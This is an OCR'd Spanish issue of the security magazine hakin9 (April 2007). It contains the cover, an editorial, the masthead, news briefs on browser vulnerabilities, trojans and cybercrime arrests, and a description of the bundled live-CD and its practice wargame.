
rave 2007


CD: Wargame • Ashampoo AntiSpyWare • Intelli HyperSpeed 2005 • VIP Privacy
haking
haking N° 24
Introducción a Single Sign-On • Seguridad en Windows Vista • Ataques DoS en redes WiFi • Troyano Bagle
haking
¿Cómo defenderse?
Hard Core IT Security Magazine
Nº 24 precio 7,50 € ISSN: 1731-2930 Mensual
USB Hacks
LIVE
TRAINING CENTER
booteas
practicas
comprendes
+
Ataques DoS en redes WiFi
Protege tu correo electrónico con Thunderbird,
GPG y Enigmail
Bagle - la historia sin fin
Escalando Privilegios en Windows Vista
PARA PRINCIPIANTES
Introducción a Single Sign-On
Seguridad en Windows Vista
EN CD:
HIT! Wargame – II parte
Versiones completas:
Ashampoo AntiSpyWare
Intelli HyperSpeed 2005
VIP Privacy
00024
8 414090 030076


IT UNDERGROUND

Primavera, tiempo de ataques

No es casualidad que en esta época post-invernal sea muy fácil ser víctima de una gripe, un resfriado, un catarro molesto y crónico, etc. Los primeros días de sol y calor nos hacen perder la noción del peligro. Nos sentimos seguros, quitamos la chaqueta, dejamos en casa la bufanda y el gorro, nos dejamos seducir por el calor del primer sol primaveral, hasta que de repente enfermamos y nos damos cuenta de que no éramos tan resistentes como pensábamos y de que esos primeros rayos del sol de primavera no nos han protegido del frío como habíamos imaginado... Una de las cosas peores en la vida es perder la noción de peligro. Por eso, en este número de la revista os ofrecemos un montón de artículos que os mostrarán varios tipos de ataques que los usuarios maliciosos podrían realizar para intentar comprometer vuestro equipo y obtener acceso a él cuando el dueño prefiera disfrutar de los primeros días de primavera a pensar sobre las nuevas maneras de proteger su equipo..;-)

Sin embargo, la primavera es también tiempo de nuevas energías. Junto con el mundo que despierta a la vida, con las flores que brotan y las hojas que reverdecen, en el hombre brotan ideas nuevas y originales. De esto sí que tenemos constancia; las encontrareis en las páginas de Hakin9. Bueno, no esperéis ver aquí flores floreciendo, sino más bien ideas frescas, nuevas y muy interesantes que hemos sacado de las mentes de nuestros autores y que con todo el placer os presentamos en nuestra publicación.

En la edición de Abril de Hakin9 podreis encontrar artículos muy interesantes como por ejemplo el titulado *Ataques DoS en redes WiFi*. Otro interesante artículo de la sección Ataque se titula *USB Hacks*, que os explicará los riesgos y ataques relacionados con los dispositivos de almacenamiento masivo USB, tema que desde hace ya tiempo está de candente actualidad y suscita mucha emoción.

En la sección Defensa también encontraréis una gran variedad de artículos interesantes; *Protege tu correo electrónico con Thunderbird, GPG y Enigmail* y también, *Plan de copias de seguridad, que* es uno de los más prácticos de esta edición.

Uno de los textos más interesantes del número de Abril de Hakin9 es el artículo titulado *Introducción a Single Sign-On*. En este artículo, Arturo González Ferrer nos enseña los principales mecanismos de autenticación en sistemas Web, en qué consiste la autenticación Single Sign-On, algunos ejemplos de servicios SSO y qué aplicaciones hacen uso de este mecanismo.

Para terminar me gustaría mencionar que en nuestro CD, como siempre, encontraréis regalos interesantes. Esta vez tenemos para vosotros algo muy especial; la segunda parte del Wargame y las versiones completas de tres aplicaciones comerciales; Intelli HyperSpeed 2005, Ashampoo Antyspyware y Vip Defense - Vip Privacy. Espero que os sean útiles.

Sin más, me despido de vosotros deseándoos una feliz lectura y os invito a compartir con nosotros vuestras ideas frescas y primaveriales...

Katarzyna Świnarska

haking

está editado por Software-Wydawnictwo Sp. z o.o.

Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Bokserska 1, 02-682 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org/es

Producción: Marta Kurpiewska *marta.kurpiewska@software.com.pl*
Distribución: Monika Nowicka *monika.nowicka@software.com.pl*
Redactor jefe: Katarzyna Świnarska
katarzyna.swinarska@hakin9.org, katarzyna.swinarska@software.com.pl
Redactor adjunto: Michał Rachański *michal.rachanski@software.com.pl*
Preparación del CD: Rafał Kwaśny
Composición: Artur Wieczorek *artur.wieczorek@software.com.pl*
Traducción: Rolando Fuentes, Nicolas Arias
Corrección: Rolando Fuentes, Juan Gamez, Nicolas Arias
Betatesters: Francisco Jesus Gómez Rodriguez, Jose Cepero Perez, Giovanni Cruz Forero, Julian Perotti, Daniel Lerch, José Carlos de Arriba Rodriguez, Javier Garcia Mayen, Luis Calero Martin
Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *es@hakin9.org*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Nowicka
e-mail: *monika.nowicka@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática
Los diagramas han sido elaborados con el programa smartdraw.com
de la empresa SmartDraw



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Firefox, es tan seguro?

Muchos usan Firefox, principalmente porque es mas a *prueba de balas* que otros navegadores, pero últimamente, estando Firefox en el ojo de la tormenta, se esta poniendo en duda la supuesta *mayor seguridad* de este navegador. Según *Bugzilla.org*, firefox tiene un bug que permite crear cookies a pesar de tener desactivada la función de *aceptar automáticamente cookies*. Se comprobó que mediante un script que envia la secuencia */x00*, se puede forzar al navegador a tomar cualquier cookie que el atacante quiera. Aparentemente el bug fue identificado y solucionado, pero todavía no se lanzo el parche que contiene esta actualización.

Servicio Secreto no tan Secreto

Según Security Focus, mediante el ingreso a los sistemas de T-Mobile, un joven de 21 años tomo datos de 16 millones de personas. Lo mas interesante es que dentro de esas 16 millones de personas se encontraba parte del Servicio Secreto. En el caso particular del Servicio Secreto, el joven uso datos personales de agentes para obtener información clasificada. La intrusión fue detectada gracias a un informante, que en el marco de una investigación por fraude online, notifico al Servicio Secreto de que en foros se estaba ofreciendo en venta información confidencial y de clientes de T-Mobile. Aparentemente, el joven fue aprendido, pero no se le levantaron cargos en su contra, al contrario de toda lógica, parece ser que ahora esta trabajando para el Servicio Secreto.

Miles de gasolineras sin gasolina debido a un ataque

En Buenos Aires, un hacker quito de la lista oficial de la Secretaria de Energía a miles de gasolineras, con lo cual, las petroleras no las abastecieron. En realidad no se trata de un borrado de información, sino que fue una modificación masiva, lo que provoco que las gasolineras afectadas aparecieran como violadoras de una reglamentación especifica. Lo mas interesante es que el ataque fue detectado por una empresa petrolera, no por las autoridades de la Secretaria.

Un nuevo troyano SpamtaLoad comienza a propagarse rápidamente

PandaLabs ha detectado un nuevo troyano, llamado SpamtaLoad.DO, este troyano se esta propagando con gran velocidad llegando a suponer hasta el 40% de los mensajes infectados por hora analizados por esta empresa.

Panda Software ha declarado que, aunque el troyano sea nuevo, sus sistemas antivirus son capaces de detectarlo y neutralizarlo, por lo que los usuarios de software Panda están protegidos.

SpamtaLoad.DO se transmite a través de correos electrónicos de asunto y mensaje variable. Algunas opciones son las siguientes:

Asunto: *Error, Good day, hello* o *Mail Delivery System*.

El cuerpo de texto puede presentar los siguientes mensajes:

- Mail transaction failed. Partial message is available.
- The message contains Unicode characters and has been sent as a binary attachment.

Por otra parte, el mensaje incluye un archivo ejecutable adjunto, de nombre variable que incluye al troyano.

Si el usuario ejecuta ese archivo, el troyano abre el *bloc* de notas mostrando un determinado texto o bien muestra un mensaje de error falso. Una vez ejecutado el archivo se instala el troyano Spamta.TQ. Este último troyano se encarga de reenviar a SpamtaLoad.DO a las direcciones de correo guardadas en nuestro ordenador.

Este tipo de códigos maliciosos no suele ser un fin en sí mismo. En la mayoría de los casos, lo que se busca es distraer a las empresas de seguridad. Mientras éstas se esfuerzan en eliminarlos, los delincuentes aprovechan para lanzar otros códigos maliciosos de manera más silenciosa. Esos segundos ejemplares, además, suelen ser más peligrosos, explica Luis Corrons, Director Técnico de PandaLabs.

Este troyano pertenece a la familia Spamta, en la que están incluidos una serie de gusanos y troyanos muy activos en estos últimos años. Su última aparición de un miembro de esta familia fue el mes de noviembre de 2006.

Durante estas oleadas suelen aparecer muchas variantes de la misma familia en muy poco tiempo. Por ello, los usuarios deben extremar las precauciones, ya que este troyano podría ser sólo el primero de una nueva oleada, afirma Luis Corrons.

Para todos aquellos usuarios que quieran comprobar el estado de infección de su ordenador, Panda software pone a su disposición, de forma gratuita, la herramienta online Panda ActiveScan en la dirección *www.activescan.com.ar*. Mediante esta herramienta podemos llevar un análisis completo de nuestro ordenador y eliminar o confirmar la presencia de una infección.

Sobre PandaLabs

Desde 1990, este laboratorio analiza lo antes posible las nuevas amenazas para mantener seguros a los clientes de panda software. La existencia de varios equipos especializados en cada tipo concreto de malware (virus, gusanos, troyanos, spyware, phishing, spam, etc.) que trabajan 24x7 ofrecen una cobertura global. Para todo esto, este laboratorio se apoya en las Tecnologías TruPreventTM, un sistema global de alerta temprana formado por sensores estratégicamente distribuidos, que neutraliza nuevas amenazas y las envía a PandaLabs para su análisis en profundidad. De acuerdo con Av.Test.org, actualmente, PandaLabs es el laboratorio más rápido de la industria en proporcionar actualizaciones completas a los usuarios.

Más información en *http://www.pandasoftware.es/pandalabs* y en el blog de PandaLabs (*http://blogs.pandasoftware.com*).

Kaspersky reconoce que la seguridad informática se le está yendo de las manos

En un artículo que publica Hispasec, con declaraciones de Natalya Kaspersky, consejera delegada de la compañía especializada en sistemas antivirus, se reconoce que actualmente se sienten literalmente desbordados por lo que solicita la ayuda de las fuerzas internacionales de seguridad. En estas declaraciones , Natalya expresa su preocupación cuando comenta que: *No tenemos las soluciones. Pensamos que era posible realizar antivirus (en el pasado) y eso ofreció una protección adecuada. Ya no es así.*

Kaspersky también reconocen que están abrumados: *La compañía tiene a 50 ingenieros analizando el nuevo malware y buscando formas de bloquearlo, pero con 200 nuevas muestras por día, y en aumento, el trabajo se hace arduo. Ninguna compañía antivirus puede venir y decirte que puede manejarlo todo. Consideramos responsable hacerlo saber a la gente de forma clara.*

Según Hispasec, para intentar paliar esta situación el *Center for Strategic and International Studies* (que asesora a gobiernos en cuestión de seguridad), y una comisión federal de comercio se unirán a Kaspersky para hacer una llamada a las fuerzas del orden, con el fin de que se involucren mas en la lucha contra el malware, tanto contra los creadores como contra los distribuidores de este software. Así mismo se intentará llegar a acuerdos internacionales con el fin de perseguir a estos criminales a través de las fronteras.

Todo ello es generado por el poco éxito de la policía en este tiempo, con apenas 100 detenciones por año, mientras que las creaciones de este tipo de software crece día a día a un ritmo de 200 nuevas creaciones por día. *Sólo los estúpidos se dejan coger. A los listos es muy complicado encontrarles*, afirma Natalya.

Detenidos los presuntos autores del gusano Fujacks en China

Seis sospechosos fueron detenidos en la provincia china de Hubei en el marco de la investigación por la creación y propagación del gusano Fujacks. Según datos brindados por la policía china, el autor del gusano habría vendido su creación a otros hackers, haciéndose con un botín de 12.500 dólares. Si se comprueba su culpabilidad, la condena puede ser de hasta 5 años.

31.000 páginas de juegos en línea fueron afectadas por el gusano Fujacks, donde robaba nombre de usuario y contraseña, según datos de Sophos.

Según el informe anual de Sophos, China es uno de los principales creadores de programas maliciosos, ostentando un sorprendente 30% de las creaciones. También se informa que China se encuentra segundo en servidores infectados por gusanos y programas similares.

Del 30% producido en China, la mitad es específicamente para robar datos sensibles , como pueden ser usuarios y contraseñas, que luego son utilizados con fines lucrativos.

Según directivos de Sophos, este golpe debería servir de ejemplo a otros grupos chinos para detener su accionar malicioso y criminal.

Otra vulnerabilidad mas para Explorer

Se dio a conocer una vulnerabilidad en IE que permite la ejecución de código en el sistema afectado. El ataque se trata nada mas y nada menos que un ataque del tipo *Cross site scripting*, que gracias a una secuencia de texto particular, permite explotar el *bug*. Al momento de publicación, no se sabe de ningún parche especifico.

La actualización de Firefox realmente no actualiza tanto

Con la llegada de la versión 2.0.0.2 de Firefox se esperaba un *borrón y cuenta nueva* de las fallas conocidas, pero, para sorpresa de algunos, y no tanta sorpresa de otros, en la nueva versión se ignoraron varias vulnerabilidades. Según Michal Zalewski, el hacker mas conocido concentrado en Firefox, muchas de las fallas descubiertas por el no fueron corregidas, mientras que otras si lo fueron. Para Michal Z., las vulnerabilidades deben ser reveladas al 100% en forma publica, acción que provoca demoras y publicación prematura de actualizaciones por parte de los productores de software, Mozilla en este caso. Sin embargo, no todas las noticias son *malas*.
En la ultima versión de Firefox, la conocida vulnerabilidad que permitia robar datos almacenados en el administrador de contraseñas fue corregida. Esta vulnerabilidad utilizaba un ataque del tipo *Reverse Cross Site Request* y fue muy difícil de corregir. Por último, mucha gente dice que si Firefox quiere seguir siendo el navegador *líder* en seguridad, la organización Mozilla deberá poner mucho esfuerzo para poder hacer frente a la creciente tasa de vulnerabilidades que los hackers están encontrando en su navegador estrella.

Fidel Castro y Hugo Chávez muertos?

Recientemente se dio a conocer de un nuevo spam que tiene como asunto *noticias* del tipo *Fidel Castro dead* o *Hugo Chávez dead*. El correo tiene como propósito distribuir un archivo ejecutable que al ser accedido, descarga e instala un troyano altamente peligroso. También se detectaron mails con el mismo archivo que en el asunto decían: *Saddam Hussein alive*, *Russian missile shot down USA aircraft*, *Vladimir Putin dead* o también *Condoleeza Rice has kicked Angela Merkel*. El archivo adjunto, como se dijo antes, es un ejecutable que puede ser llamado: *video.exe*, *full video.exe*, *read more.exe*, *full text.exe* o *full clip.exe*. Como el archivo no se trata en si mismo de un troyano, es muy complicada la detección por parte de los antivirus, con lo cual, se debe extremar el cuidado al recibir correos con adjuntos.

Contenido del CD

En el disco compacto que acompaña a la revista podemos encontrar el live-cd *hakin9.live* (h9l) versión 3.2.1-aur, que está basado en la distribución botable de Aurox. Hakin9.live incluye herramientas muy útiles y documentación. Para comenzar a trabajar con *hakin9.live*, necesitamos iniciar el equipo desde la unidad de CD-ROM. Tras el inicio de hakin9.live, podremos iniciar sesión en el sistema como el usuario hakin9 sin contraseña.

Podemos encontrar material perteneciente a ediciones anteriores de la revista en los *subdirectorios_arch*. Sin embargo, el material nuevo se encuentra en los directorios principales según la estructura mencionada. Asimismo podremos acceder a los contenidos de hakin9.live desde el *subdirectorio /mnt/cdrom* en caso de explorar el disco desde *un sistema GNU/Linux*.

La versión de h9l 3.2.1-aur que podemos encontrar en el CD está basada en la distribución Aurox 12.0, y en los scripts de generación automatica (http:*//www.aurox.org/pl/live*). Las herramientas que no podamos encontrar en el CD podremos instalarlas desde el repositorio de Aurox mediante el comando *yum*.

Adicionalmente en *h9l* podremos encontrar una aplicación para instalar hakin9.live en el disco duro de nuestro sistema. Esta aplicación se llama *Aurox Live Installer*. Tras realizar dicha instalación, podremos emplear el mencionado comando *yum* para instalar aplicaciones adicionales.

Wargame – II parte

Nuestra publicación ha seguido siempre la máxima *La práctica es siempre el mejor profesor*, por lo que siempre hemos tratado de proporcionar artículos y tutoriales prácticos. Sin embargo, esta vez iremos más lejos; nos elevaremos a un nuevo nivel superior. La segunda parte del Wargame ha llegado.

La mayoría de los sistemas operativos contienen ciertas vulnerabilidades que permiten comprometerlos en mayor o menor medida y ganar acceso como un *superusuario* o *root*. Así pues, el objetivo principal este Wargame es precisamente encontrar dichas vulnerabilidades y explotarlas. Escribe tus propios exploits y envíalos con una descripción corta y precisa sobre cómo encontraste la solución al reto a la dirección *es@software.com.pl*. El ganador será el que haya conseguido explotar dichas vulnerabilidades de manera más creativa e innovadora, y aparecerá, si lo desea, en la página Web de hakin9 (*http://www.hakin9.org/es/*) junto con una pequeña ficha.

VIP Defense - VIP Privacy

VIP Defense – te protege del riesgo potencial, de ataques externos. *VIP Privacy* permite a los usuarios buscar y seleccionar las aplicaciones o información almacenada en sus sistemas y eliminarlas con seguridad sin que los archivos y documentos privados se eliminen o modifiquen.

Intelli HyperSpeed 2005


Intelli HyperSpeed 2005 nos ofrece la mejor solución para optimizar la velocidad y el rendimiento de los sistemas Windows de forma automática. No sólo optimizará el sistema sino que además acelerará la conexión al Internet. Mediante el uso de las últimas técnicas de rendimiento, nos proveerá con cinco modos de optimización; estación de trabajo, centro de entretenimiento para el hogar, equipo optimizado para juegos, modo técnico de trabajo e incluso con el modo *No lo se*. Podemos elegir o cambiar dichos modos como deseemos mediante un sólo clic de ratón y en un sólo segundo.

Ashampoo AntiSpyWare

Ashampoo AntiSpyWare te protege contra todas las nuevas amenazas de Malware. Los sistemas operativos Windows gozan de mucha popularidad entre todo tipo de usuarios desde usuarios normales a usuarios maliciosos; crackers, spammers, sneakers, programadores de virus, etc. Si estás conectado a Internet, este tipo de usuarios podrían obtener acceso a tu equipo y robar datos, dinero, números de tarjetas de crédito, instalar programas de publicidad ofensiva o simplemente destruir tu sistema. Necesitas una protección efectiva contra este tipo de atacantes de forma permanente. Utilizar sistemas Windows sin ningún tipo de protección sería como dejar una cartera llena de dinero en plena calle, muy tentador, por lo que Ashampoo AntiSpyWare se convierte en tu guardaespaldas personal. Los virus pertenecen ya al pasado y las personas que todavía creen que constituyen la única amenaza de Internet se equivocan profundamente. Ashampoo AntiSpyWare lucha contra todas las nuevas amenazas que surgen día a día ofreciéndonos una protección completa contra dialers, Spyware, Troyanos o inluso Rootkits. ●

Información útil

- Las credenciales de acceso al Wargame son; usuario: *hakin9* contraseña: *hakin9*,
- Si deseas acceder directamente al sistema de archivos del Wargame, por ejemplo para copiar el exploit que hayas podido allí, puedes montarlo como dispositivo loopback mediante el comando siguiente: `mount -o loop,offset=32256 wg1.img/directorio-destino`,
- Para obtener imágenes de tamaño reducido se ha utilizado la biblioteca compacta uclibc en vez de la más comúnmente utilizada glibc. Debes tener esto en cuenta si planeas escribir algún exploit en lenguaje C ó C++ y compilarlos en tu equipo, ya que se enlazarían con *glibc* y por tanto no funcionarán con *uclibc*.


En caso de cualquier problema con CD rogamos escribid a: *es@software.com.pl*
Si no puedes leer el contenido del CD y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.

OSSEC

Sistema Operativo: *cualquier possix compatibles*
Licencia: *GPLv2*
Objetivo: *sistema HIDS*
Pagina principal: *www.ossec.net*
Autor del articulo: *Nicolás Arias, nicoarias@gmail.com*

